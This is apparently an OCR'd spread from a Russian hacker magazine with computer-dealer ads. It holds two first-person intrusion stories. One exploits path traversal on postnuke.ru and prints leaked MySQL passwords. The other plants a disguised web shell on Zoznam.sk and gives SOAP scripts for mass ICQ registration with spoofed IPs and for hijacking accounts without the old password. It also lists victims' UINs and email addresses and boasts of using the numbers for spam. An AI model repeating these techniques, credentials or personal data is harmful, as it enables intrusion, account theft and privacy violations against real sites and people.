**Ростов-на-Дону:** Иманго (863) 232-47-18, НТ Компьютер (863) 295-30-20; **Солнечногорск:** Компьютерный мир (469-26) 4-87-69; **Сургут:** Компьютерный супермаркет «Первый»; **Томск:** ИНТАНТ (3822) 56-00-56; **Тюмень:** Техноcити (3452) 26-19-72; **Уфа:** Форте ВД (347) 260-00-00, Кламас (347) 291-21-12; **Ярославль:** Сеть компьютерных салонов «Фронтекс» (4852) 58-58-58.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /



В ЗАСТЕНКАХ PostNuke.ru

НАНОСИМ УДАР ПО RUSSIAN POSTNUKE TEAM


Просматривая ежедневно десятки ресурсов, невольно выстраиваешь рейтинг наиболее распространенных бажных движков. Уныло полистав багтрак, я решил прогуляться по всем известному порталу от Russian Postnuke Team — www.postnuke.ru. Что из этого получилось, и чем прогулка окончилась, ты узнаешь, прочитав статью.

ПЕРВОЕ ЗНАКОМСТВО

Движки по типу «все включено» получили на просторах Сети широкое распространение. Зайдя на сайт www.postnuke.ru, я обнаружил, что в качестве движка используется **PostNuke** (еще бы :]). Стоит ли говорить, что версия была последней, а значит, на дыры рассчитывать не приходилось. Набрав в адресной строке www.postnuke.ru/robots.txt, я получил список запрещенных к индексации каталогов:

```
User-agent: *
Disallow: admin.php
```

```
Disallow: config
Disallow: header
Disallow: footer
Disallow: pntables
Disallow: referer
Disallow: /images
Disallow: /includes
Disallow: /modules/NS-
Disallow: /pnadodb
Disallow: /themes
```



Суть баги проста

Корень веб-каталога www.postnuke.ru

```
Disallow: /pnTemp
Disallow: /docs
Disallow: /javascript
```

К сожалению, chmod'ы на серверы были расставлены грамотно, так что никакой дополнительной информации мне получить не удалось.

Тогда я вспомнил об удобном сервисе по сбору данных из Гугла — madnet.name/tools/madss. Вбив урл атакуемого ресурса, буквально через пару секунд я лицезрел ответ:

```
http://postnuke.ru
IP: 91.194.77.73
ТИЦ: 550
PR: 5
Reverse DNS:
medoc.solidno.ru

Сервер:
Apache/2.0.52 (CentOS)

Запрещено к индексированию:
admin.php
config
header
footer
pntables
referer
/images
/includes
/modules/NS-
/pnadodb
/themes
/pnTemp
/docs
/javascript

Сайты на сервере(ReverseIP):
energogid.ru [83.222.23.124]
[83.222.23.174]
files.postnuke.ru [91.194.77.73]
www.postnuke.ru [91.194.77.73]
www.solidno.ru [91.194.77.73]
```

Я безрезультатно проверил все имеющиеся ресурсы и углубился в изучение структуры и функционала www.postnuke.ru. Через некоторое время мое внимание привлек модуль Static Docs, который располагался по адресу:

```
http://www.postnuke.ru/index.
php?module=Static_Docs&func=view
```

Когда я прошел по линку, передо мной оказалась директория с названием «downloads»:

```
http://www.postnuke.ru/index.
php?module=Static_Docs&func=view&f=downloa
ds/index.html
```


Взглянув на адресную строку браузера, а именно на параметр «f» и его значение, я с удивлением обнаружил, что модуль не имеет привязки к конкретному каталогу, а значит... Правильно! Я мог совершенно спокойно гулять по серверу, читая файлы и просматривая интересующие меня каталоги.

ЭКСПЛУАТИРУЕМ УЯЗВИМОСТЬ


Первым делом я принялся искать конфиги для подключения к СУБД. Корень веб-каталога располагался в /opt/www/postnuke.ru. Сформировав запрос вида:

```
http://www.postnuke.ru/index.
php?module=Static_Docs&func=view&f=../..
/../../../../../../../../../../../../opt/
www/postnuke.ru
```

— я без труда получил листинг веб-директории сайта:



```
docs          4 KB    Directory      05
Jun, 2005 г. — 21:39
files         4 KB    Directory      16
Feb, 2005 г. — 12:45
images              4 KB    Directory
05 Jun, 2005 г. — 22:17
includes      4 KB    Directory      22
Dec, 2007 г. — 15:39
javascript    4 KB    Directory      20
May, 2005 г. — 21:34
language      4 KB    Directory      16
Aug, 2004 г. — 09:58
modules       4 KB    Directory      11
Oct, 2005 г. — 20:34
pnTemp              4 KB    Directory
20 May, 2005 г. — 21:22
pnadodb       4 KB    Directory      15
```



dvd

На нашем диске ты найдешь полное видео к статье. Приятного просмотра!



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

Конфиг в надежных руках



info

• Большим плюсом с точки зрения безопасности является ограничение в правах и в возможности удаленного подключения пользователей MySQL.

• Чем крупнее проект — тем больше вероятность наличия в нем уязвимостей. Смело бросайся грудью на амбразуру и тестируй раскрученные ресурсы.

```
Jan, 2006 г. — 20:14
themes                    4 KB    Directory
18 Jun, 2005 г. — 21:33
var              4 KB    Directory       05
Jun, 2005 г. — 19:55
.htaccess        91 K    Unknown 05 Jun, 2005
г. — 20:09
admin.php        4 KB    Source          20
May, 2005 г. — 21:22
backend.php      6 KB    Source          20
May, 2005 г. — 21:22
banners.php      16 KB   Source          20
May, 2005 г. — 21:22
config-old.php          4 KB    Source
        20 May, 2005 г. — 21:22
config.php       4 KB    Source          05
Jun, 2005 г. — 21:41
error.php        4 KB    Source          20
May, 2005 г. — 21:22
favicon.ico      1 KB    Unknown 15 Dec, 2004
г. — 16:08
footer.php       3 KB    Source          20
May, 2005 г. — 21:22
header.php       5 KB    Source          20
May, 2005 г. — 21:22
index.php        4 KB    Source          18
May, 2005 г. — 18:54
mainfile.php     1 KB    Source          20
May, 2005 г. — 21:22
modules.php      381 K   Source          20
May, 2005 г. — 21:22
pntables.php     44 KB   Source          20
May, 2005 г. — 21:22
print.php        10 KB   Source          20
May, 2005 г. — 21:22
referer.php       4 KB   Source          20
May, 2005 г. — 21:22
robots.txt        276 K  Text            20
May, 2005 г. — 21:22
user.php
```

Меня заинтересовали два конфига: config.php и config-old.php. Оба представляли собой стандартные конфиги PostNuke. Прочитав первый (config.php), я добрался до заветного аккаунта к СУБД:

```
$pnconfig['dbtype'] = 'mysql';
$pnconfig['dbhost'] = 'localhost';
$pnconfig['dbuname'] = 'postnukeru';
$pnconfig['dbpass'] = 'ru178$500';
$pnconfig['dbname'] = 'postnukeru';
$pnconfig['system'] = '0';
$pnconfig['prefix'] = 'postnuke';
$pnconfig['encoded'] = '0';
```

В старой версии конфига поля логина и пароли были пустыми — непонятно, зачем его вообще хранили на сервере :).
Тем временем я уже заливал MySQL-клиент на один из поломанных ранее серверов, дабы подключиться к БД www.postnuke.ru и сделать несколько дампов баз. Однако, меня ждал облом — удаленное подключение к MySQL в моем случае было невозможным. Хотя оставалась надежда, что с другими пользователями СУБД все может быть иначе и нужно только поискать. Потратив около получаса на парсинг всевозможных каталогов на сервере, я составил список добытых аккаунтов от MySQL:

```
1.
define('DB_SERVER', 'localhost');
define('DB_SERVER_USERNAME', 'cosmo');
define('DB_SERVER_PASSWORD', 'xxxcosmo');
define('DB_DATABASE', 'eng');

2.
$conf->DBserver = importPost( "DBserver",
"localhost" );
$conf->DBname = importPost( "DBname",
"wikidb" );
$conf->DBuser = importPost( "DBuser",
"wikiuser" );
$conf->DBpassword = importPost(
"DBpassword" );
$conf->DBpassword2 = importPost(
"DBpassword2" );
$conf->DBprefix = importPost( "DBprefix" );


3.
mysql://hobby:rt76ju89ew@localhost

4.
$db_url = 'mysql://travel:rt76ju89ew@
localhost/travel';
$db_prefix = '';

5.
mysql://padebesi:irbenaju131@localhost/
padebesi
```

В моем распоряжении появилось несколько аккаунтов. Казалось бы, сомневаться в успехе не приходилось, но MySQL-клиент раз за разом выдавал сообщение об ошибке, сообщая, что удаленное подключение к СУБД на postnuke.ru невозможно. Такой расклад меня не устраивал. Я принялся искать бэкапы, которые могли бы пролить свет на админки хостящихся на сервере ресурсов. Вскоре соответствующая директория была найдена — /opt/data/BACKUP:

```
etc    12 KB    Directory       10 Aug, 2007
г. — 04:05
```



Сервис от madnet.name

Бажный модуль Static Docs

```
etc-old        4 KB     Directory        11 Aug, 2007 г.
— 10:56
sql    4 KB     Directory        10 Aug, 2007 г. — 21:36

etc.lst  275 K Unknown 11 Aug, 2007 г. — 11:15
```

Каталог с незамысловатым названием «sql» хранил в себе много вкусностей:

```
mysql.tgz            29 MB      Unknown 10 Aug, 2007 г.
— 21:35
sql-manylines.tg        23 MB   Unknown 10 Aug, 2007 г.
— 11:38
sql-oneline.tgz          22 MB  Unknown 10 Aug, 2007 г.
— 11:27
```

К сожалению, слить найденные бэкапы не удавалось. Бажный модуль попросту отказывался показывать их содержимое — то ли по причине отсутствия прав, то ли в результате ошибки выполнения самого модуля. Удача в этот раз явно обошла меня стороной, однако сдаваться в мои планы не входило, и я принялся осматривать веб-каталог сервера — /opt/www:

```
20let.solidno.ru              4 KB     Directory
12 Feb, 2007 г. — 10:04
energogid.ru            4 KB     Directory       21 Jul,
2008 г. — 16:32
files.postnuke.ru      4 KB     Directory       31 Oct,
2005 г. — 20:50
hobby.solidno.ru              4 KB     Directory
13 Apr, 2008 г. — 12:52
padebesi.lv            4 KB     Directory       13 Apr,
2008 г. — 10:46
padebesi.lv.rdr               4 KB     Directory
18 Mar, 2008 г. — 21:05
pave.ru                       4 KB     Directory
25 Dec, 2007 г. — 21:54
postnuke.ru            4 KB     Directory       22 Dec,
2007 г. — 14:58
solidno.ru             4 KB     Directory       05 Aug,
2008 г. — 12:13
sosedi.solidno.ru      4 KB     Directory       13 Apr,
2008 г. — 12:52
travel.solidno.ru             4 KB     Directory
13 Apr, 2008 г. — 12:52
ua.energogid.ru               4 KB     Directory
11 Jul, 2007 г. — 17:33
vino.solidno.ru               4 KB     Directory
13 Apr, 2008 г. — 12:52
vinopedia.solidno.ru  4 KB     Directory       25 Dec,
2007 г. — 13:02
voll.solidno.ru               4 KB     Directory
23 Jan, 2008 г. — 23:37
energogid_old_archive.tgz     78 MB    Unknown 21 Jul,
2008 г. — 15:46
```

Можно было попробовать залогиниться в админку какого-нибудь из сайтов, использовав аккаунты от MySQL. Потратив на попытки более часа, я оставил эту затею и принялся окучивать FTP, что тоже не принесло результатов. Я вынужден был отдать должное админам и отступить... В этот раз довести начатое до конца не удалось. Почему? Об этом читай ниже.

ЧТО ПОМОГЛО АДМИНАМ

С точки зрения безопасности, огромным плюсом оказалось ограничение в правах и в возможности удаленного подключения пользователей MySQL. Все найденные аккаунты мне попросту не понадобились. Стоит отметить, что везде использовались разные и сложные пароли. Именно поэтому так и не удалось заюзать пароли от мускула «в иных целях». Но налицо был и ряд ошибок: начиная от использования бажного модуля и заканчивая кривым разграничением прав пользователей на сервере (благодаря чему я шарил по всем необходимым каталогам). В любой бочке меда можно найти ложку дегтя — или наоборот :).


FOXCONN®

www.foxconn.ru

DigitaLife ELA



Производительность и развлечения цифрового мира



Двухканальный цифровой звук

Выходы Digital Fibre/Optical и Coaxical S/PDIF обеспечивают звук высочайшего качества на выходе и большую гибкость при подключении аудио систем. Dual Digital Audio позволяет изолировать различные источники звука на ПК и выводить звук через два цифровых выхода или, через 7.1-канальную аудио систему и аудио выходы на лицевой панели.



Поддержка CrossFireX™

Благодаря встроенному переключателю IDT PCIe, ELA поддерживает 3* слота PCIe 2.0 x16 (3 слота x8) с ATI CrossFireX™



8-фазный цифровой PWM

Обеспечивает лучшую подачу питания, удовлетворяя требованиям энтузиастов и оверклокеров. Эта цифровая система управлением подачей энергии обеспечивает более высокую эффективность питания, быструю и стабильную реакцию на изменения в потреблении энергии и более высокий ток на выходе для экстремального разгона.

intel
P45
EXPRESS CHIPSET

- Процессоры Intel® Core ™ 2 Extreme, Core ™ 2 Quad, Core ™ 2 Duo, Pentium® Dual-Core E2xxx, Celeron® 4xx
- 8-фазный цифровой PWM
- Основана на чипсете Intel P45
- Двухканальная память DDR2 1066(oc) МГц, max. 8 GB
- Gigabit LAN, 7.1 канальный звук Dual Digital HD с DTS CONNECT™ и Dolby Digital Live™
- Интегрированные IDT PCIe с поддержкой ATI CrossFireX (3 слота x8)

Дилеры:

Москва: ProfCom - (495)730-5603; StartMaster - (495)783-4242; Ultra Electronics - (495)790-7535; Арбайт компьютерз - (495)725-8008; АРКИС - (495)980-5407; Белый ветер ЦИФРОВОЙ - (494)730-3030; Инлайн - (495)941-6161; КИБЕРТРОНИКА - (495)504-2531; Лайт Коммуникейшн - (495)956-4951; НЕОТОРГ – сеть компьютерных магазинов - (495)223-2323; Сетевая Лаборатория - (495)500-0305; Форум-Центр - (495)775-775-9;

Альметьевск: Компьютерный мир - (8553)256-934; **Барнаул:** К-Трейд - (3852)66-6910; **Воронеж:** Рет - (4732)77-9339; **Екатеринбург:** Space - (343)371-6568; Трилайн - (343)378-7070; **Ижевск:** Корпорация Центр - (3412)438-805; **Курск:** ФИТ (ТСК 2000) - (4712)512-501; **Новосибирск:** НЭТА - (3832)304-1010; **Пермь:** Инстар Технолоджи - (342)212-4646; **Пятигорск:** Дивиком - (8793)33-0101; **Ростов-на-Дону:** Форте - (863)267-6810; **Самара:** Аксус - (846)270-5960.



МАГ
/ ICQ 884888 /

СЛОВАЦКАЯ ТЕТЯ АСЯ

ВЗЛОМ ЛОКАЛИЗОВАННОГО ПАРТНЕРА ICQ

Помнишь прошлогодний взлом украинского локализованного партнера Icq.Com — Bigmir.Net? Теперь настала очередь словацкого аналогичного портала — Zoznam.Sk! История повторяется!

ПОИСКИ ПАРТНЕРА

Как-то раз мне пришла идея проверить всех локализованных партнеров тети Аси на наличие распространенных паблик движков. Поиски увенчались успехом на словацком портале Zoznam.Sk, а, если точнее, — по адресу blog.zoznam.sk. Радости не было предела, когда, открыв html-исходник страницы, я увидел чарующую надпись:

```
<meta name="generator" content="WordPress wordpress-mu-1.2.5" />
```

Хотя паблик эксплойтов под эту мультипользовательскую версию вордпресса на тот момент не существовало (**Wordpress MU < 1.3.2 active_plugins option Code Execution Exploit**, находящийся по адресу milw0rm.com/exploits/5066, появился гораздо позже), у меня уже были кое-какие догадки по поводу возможности включения произвольных плагинов в MU-версию вордпресса. В прошлогодних номерах я, кстати, описывал похожий способ — если что, поднимай подшивку.
Недолго думая, я принялся за взлом.

ПРОТРОЯНИВАНИЕ MU


Пройдя по адресу http://blog.zoznam.sk/wp-signup.php, я заполнил необходимые поля и создал блог с новым именем http://hijacked.blog.zoznam.sk.
После того, как на мыло мне прилетел пароль от вновь созданного блога, я зашел в админку по адресу http://hijacked.blog.zoznam.sk/wp-admin.
В окне создания нового поста я загрузил свой веб-шелл, замаскированный под картинку (это было нетрудно, так как вордпресс вообще не проверяет содержимое загружаемого файла, а лишь смотрит его расширение). Необходимо было найти полный path до моего шелла. Сделать это было также нетрудно. Мне сильно помогла утилита экспорта содержимого блога, расположенная по адресу http://hijacked.blog.zoznam.sk/wp-admin/export.php?download. Она показала, что мой веб-шелл находится в www/blog.zoznam.sk/wp-content/blogs.dir/680/files/2008/01/mywebshell.jpg.
Теперь требовалось наваять простенький html-эксплойт для включения шелла в активные плагины. Для этого я зашел на страничку http://hijacked.blog.zoznam.sk/wp-admin/options-general.php, сохранил ее к себе на винт и открыл в текстовом редакторе. Изменить нужно было следующие поля:


```
<form method="post" action="options.php"> на <form method="post" action="http://hijacked.blog.zoznam.sk/wp-admin/options.php">
<input name="blogname" type="text" id="blogname»
value="vasya» size="40" maxlength="20" /> на <input name="active_plugins"/>
<input name="blogdescription» type="text" id="blogdescription" style="width: 95%" /> на <input name="db_version"/>
<input type="hidden" name="page_options" value="blogname,blogdescription,new_admin_email,users_can_register,gmt_offset,date_format,time_format,start_of_week,comment_registration,WPLANG,language" /> на
<input type="hidden" name="page_options" value="active_plugins,db_version" />
```

Открыв страничку у себя в браузере, я прописал значения в полях ввода:

```
../blogs.dir/680/files/2008/01/mywebshell.jpg в active_plugins
и 1 в db_version
```

Цифра «1» в поле с версией базы данных нужна для правильного включения плагинов. Старые версии вордпресса хранят адреса включенных


Мой веб-шелл в корне blog.zoznam.sk


Асечный веб-реггер

плагинов в БД в виде списка, а новые — в виде сериализованного массива. При изменении версии БД на более старую вордпресс автоматически перебрасывает на страницу upgrade.php, где текстовые списки плагинов конвертируются в сериализованный массив.

НА СЕРВЕРЕ ЗОЗНАМА

После отсылки нужных данных из моей ядовитой формы, а также апгрейда блога, — я увидел свой новоиспеченный шелл по адресу http://hijacked.blog.zoznam.sk/index.php?loleg. И почему-то мне не показался необычным тот факт, что все директории и файлы на сервере словацкого партнера аси оказались открыты на запись :).
Вариантов, что делать дальше, было много. Можно слить себе всю базу данных асек Зознама (но я знал, что ценных шестизнаков там нет), а можно, по аналогии с бигмиром, написать реггер асек — и просто сидеть «рыбачить» красивые номера. Выбрав второй вариант и опираясь на скрипты для доступа к ICQ IPS API, сохранившиеся с бигмира, я и принялся за реггер асек.


РЕГГЕР, РЕГГЕР

Я решил изучить возможные нововведения в интерфейсе IPS и составил простенький php-скрипт:

```
<?
$site='ips.icq.com';
$path='/icq.php?wsdl';
$data=' ';
$out = "POST $path HTTP/1.1\r\n";
$out .= "Host: $site\r\n";
$out .= "Content-type: text/xml\r\n";
$out .= "Connection: Close\r\n";
$out .= 'Content-Length: ' . strlen($data) .
"\r\n";
$out .= "SOAPAction: https://ips.icq.com/icq.
php\r\n";
$out .= "User-Agent: Opera\r\n";
$out .= "Referer: http://icq.zoznam.sk\r\n";
$out .= "Cookie: 1\r\n\r\n";
fwrite($fp, $out.$data);
$shnyaga='';
while (!feof($fp))
{
$shnyaga .=fread($fp, 4800);
}
fclose($fp);
print $shnyaga;
?>
```



Самое интересное, что я вынес из ответа сервера, было обязательное указание IP-адреса при регистрации нового



Смена паролей на аськах, привязанных к зознаму

UIN. Но вся соль в том, что IP-адрес при отправке пакета реги можно было указать любой (хоть 127.0.0.1, хоть 1.1.1.1). Для проверки я написал простейший веб-реггер, который отправлял в цикле на сервер аси следующий пакет данных SOAP:



```
<?xml version="1.0" encoding="UTF-8"
standalone="no" ?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://
schemas.xmlsoap.org/soap/envelope/" xmlns:
wsdl="http://schemas.xmlsoap.org/wsdl/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/
soap/" xmlns:tns="urn:ICQServer"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
```



links

- http://zoznam.sk — виновник торжества.
- http://mu.wordpress.org — официальный сайт Wordpress MU.

GUI-автореггер







Админка моего блога на Зознаме

Обновленный интерфейс Icq Partner Service (IPS)

```
xmlns:SOAP-ENC="http://schemas.
xmlsoap.org/soap/encoding/" xmlns:
xsi="http://www.w3.org/2001/
XMLSchema-instance">

<SOAP-ENV:Body>
<mns:icqRegister xmlns:
mns="urn:ICQServer" SOAP-ENV:
encodingStyle="http://schemas.
xmlsoap.org/soap/encoding/">
<params xsi:type="tns:RegistrationObject">
<password xsi:type="xsd:string">ПАРОЛЬ</
password>
<email xsi:type="xsd:string">МЫЛО</email>
<nick xsi:type="xsd:string"><![CDATA[НИК]]>
</nick>
<ip xsi:type="xsd:string">РАНДОМНЫЙ_IP</ip>
<id xsi:type="xsd:string">РАНДОМНОЕ_ЧИСЛО
</id>
</params>

</mns:icqRegister>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Сам веб-реггер ты можешь увидеть на скриншоте.

Но на этом, конечно, нельзя было останавливаться. Как и в случае с бигмиром, один добрый человек написал многопоточный GUI-реггер на Делфях. Я оставил к нему свой гейт на сервере зознама (его ты также сможешь увидеть на скриншоте). Добавлю лишь, что скорость регистрации новых 9-знаков составляла 12 pps. В итоге мы нарегали около полумиллиона свежих асечных UIN'ов, среди которых частенько попадались слоники и XY-номера.

ПАРОЛЬ НЕ НУЖЕН

Я решил не останавливаться на одной только регистрации номеров и еще немного исследовать асечные SOAP-интерфейсы. Пробежавшись взглядом по IPS, я вспомнил, что локализованным партнерам можно менять пароли на номерах, привязанных к ним, зная только мыло и UIN, без знания своего пароля (так как доступа к основной базе данных Зознама у меня все равно не было, это могло оказаться очень полезным). SOAP-запись, отвечавшая за эту нехитрую операцию, выглядела вот так:

```
<complexType name="ChangePassObject">
<all>
<element name="password" type="xsd:string" />
<element name="uin" type="xsd:string" />
<element name="ip" type="xsd:string" />
<element name="email" type="xsd:string" />
<element name="newpass" type="xsd:string" />
<element name="id" type="xsd:string" />
</all>
</complexType>
```

Взяв за основу тот факт, что `<element name="password" type="xsd:string" />` является необязательным элементом при составлении запроса на смену пароля к привязанному номеру, я в очередной раз задействовал все свои кодерские способности. И написал новый скрипт, который отправлял пакет на смену пароля к номеру и имел следующие поля (внешний вид скрипта ты сможешь снова увидеть на скриншоте):

```
<form method="POST» action="?">
UIN<br/>
<input name="uin" value=""/><br/>
мыло от него<br/>
<input name="email" value=""/><br/>
новый пасс<br/>
<input name="newpass» value=""/><br/>
<input type="submit" value="Сменить пас-
сворд!"/>
</form>
```

Оставалось найти несколько нумов, привязанных к Зознаму. Что я успешно и сделал, заюзав поиск на форуме асечного портала asechka.ru. Подопытными номерами стали:

```
100796;dimka4u@zoznam.sk
127744;Jozef.Kaffka@zoznam.sk
250020;typekFernando@zoznam.sk
272768;p0var@zoznam.sk
344365;eliran82@zoznam.sk
404196;Michaela.Mullerova@zoznam.sk
422222;422222@zoznam.sk
481008;mirec1234@zoznam.sk
506208;E.EWRgt@zoznam.sk
555885;ko27nm90pcx@zoznam.sk
661117;iml@zmail.sk
```

Это были единственные 6-знаки, хранившиеся в базе данных zoznam.sk. Применив к ним свой нехитрый скрипт, я убедился, что старый пароль действительно не нужно указывать. Пароли успешно сменились. Но так как я очень добрый человек, я решил отдать все номера обратно их владельцам.

УДАЧНОГО ОБЩЕНИЯ В АСЕ


И вновь адским образом взломан очередной локализованный партнер тети Аси! Как и прежде — благодаря моему любимому вордпрессу. Было зарегано много новых 9-знаков для спама и прочих целей. Удалось пошатнуть авторитет не только крупнейшего интернет-портала, но и самой Icq.com, которая при регистрации новых номеров до сих пор немного подтормаживает.

Ни одна из упомянутых в статье уязвимостей не закрыта до сих пор (правда, блоги на Зознаме я обезопасил от последующих взломов описанным способом).

По околоасечному миру ходит непроверенная информация о взломе чешского партнера аськи http://atlas.cz. Поэтому советую никогда не использовать локализованных партнеров и их привязки, а юзать только проверенный временем (хотя и тоже несколько раз взломанный) icq.com.

warning

